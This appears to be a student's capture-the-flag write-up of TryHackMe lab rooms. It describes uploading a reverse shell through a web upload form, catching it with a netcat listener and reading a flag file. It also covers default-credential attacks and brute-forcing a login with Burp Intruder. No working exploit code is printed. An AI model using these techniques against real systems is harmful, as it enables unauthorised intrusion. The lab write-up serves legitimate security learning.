
Question 2

We can determine the type of file accepted by the site by right-clicking and selecting view page source, which is a jpeg, jpg, and png also categorized as image.




Question 3

We guessed which directory the uploaded files are stored in by testing the common paths given by THM and uploaded the shell.




Question 4

We match the parameter by reading up on netcat's parameter explanations.




We activate netcat listener and activate the reverse shell.



Question 5

We ran the command of cat /var/www/flag.txt and captured the flag.



Thought Process/Methodology:

First, we downloaded the reverse shell online and opened and changed the IP and port of the reverse shell using nanoshell. After pasting the machine's IP into the browser's search bar, we were shown a webpage that says that we are not signed in. We entered the given id number given by THM as a GET parameter to gain access to the upload section of the site. We confirmed the type of file accepted by the site by right-clicking and selecting the view page source. We guessed which directory the uploaded files are stored in by testing the common paths given by THM and uploaded the shell. We

activate the netcat listener, followed by activating the reverse shell. Lastly, we ran the command of cat /var/www/flag.txt, and the flag was shown.

Day 3: Web Exploitation – Christmas Chaos

Tools used: Kali Linux, Firefox, Foxy Proxy, Burp suite

Solution/walkthrough:

Question 2

In 2018, a botnet called Mirai took advantage of the Internet of Things (IoT) devices.

> ## Default Credentials
>
> You've probably purchased (or downloaded a service/program) that provides you with a set of credentials at the start and requires you to change the password after it's set up (usually these credentials that are provided at the start are the same for every device/every copy of the software). The trouble with this is that if it's not changed, an attacker can look up (or even guess) the credentials.
>
> What's even worse is that these devices are often exposed to the internet, potentially allowing anyone to access and control it. In 2018 it was reported that a botnet (a number of internet-connected devices controlled by an attacker to typically perform DDoS attacks) called Mirai took advantage of **I**nternet **o**f **T**hings (**IoT**) devices by remotely logging, configuring the device to perform malicious attacks at the control of the attackers; the Mirai botnet infected over 600,000 IoT devices mostly by scanning the internet and using default credentials to gain access.

Question 3

Starbucks paid $250 for the reported issue.


> In fact, companies such as Starbucks and the US Department of Defense have been victim to leaving services running with default credentials, and bug hunters have been rewarded for reporting these very simple issues responsibly (Starbucks paid $250 for the reported issue):
>
> - https://hackerone.com/reports/195163 - Starbucks, bug bounty for default credentials.
> - https://hackerone.com/reports/804548 - US Dept Of Defense, admin access via default credentials.
>
> In 2017, it was reported that 15% of all IoT devices still use default passwords.
>
> SecLists is a collection of common lists including usernames, passwords, URLs and much more. A password list known as "rockyou.txt" is commonly used in security challenges, and should definitely be a part of your security toolkit.

Question 4

ag3nt-j1 was the agent assigned from the Dept of Defense that disclosed the report on Jun 25th based on the report from Hackerone ID:804548.


Question 5

On the options in Foxy Proxy, it was shown that the port is 8080.




Question 5

On the options in Foxy Proxy, it was shown that the Proxy type is HTTP.



Question 7

After URL encoding for “PSP0201” can be obtained with a decoder on Burp.




Question 8


Cluster bomb Uses multiple payload sets.

3. **Select "Cluster Bomb" in the Attack type dropdown menu**; this attack type iterates through each payloads sets in turn, so every combination of each set is tested.


Active burpsuite and foxy proxy.




We tried logging in by using the credentials provided. (username: root password:root)




Send captured request to intruder.




We will see our request under the intruder tab.




We cleared the pre-selected position.

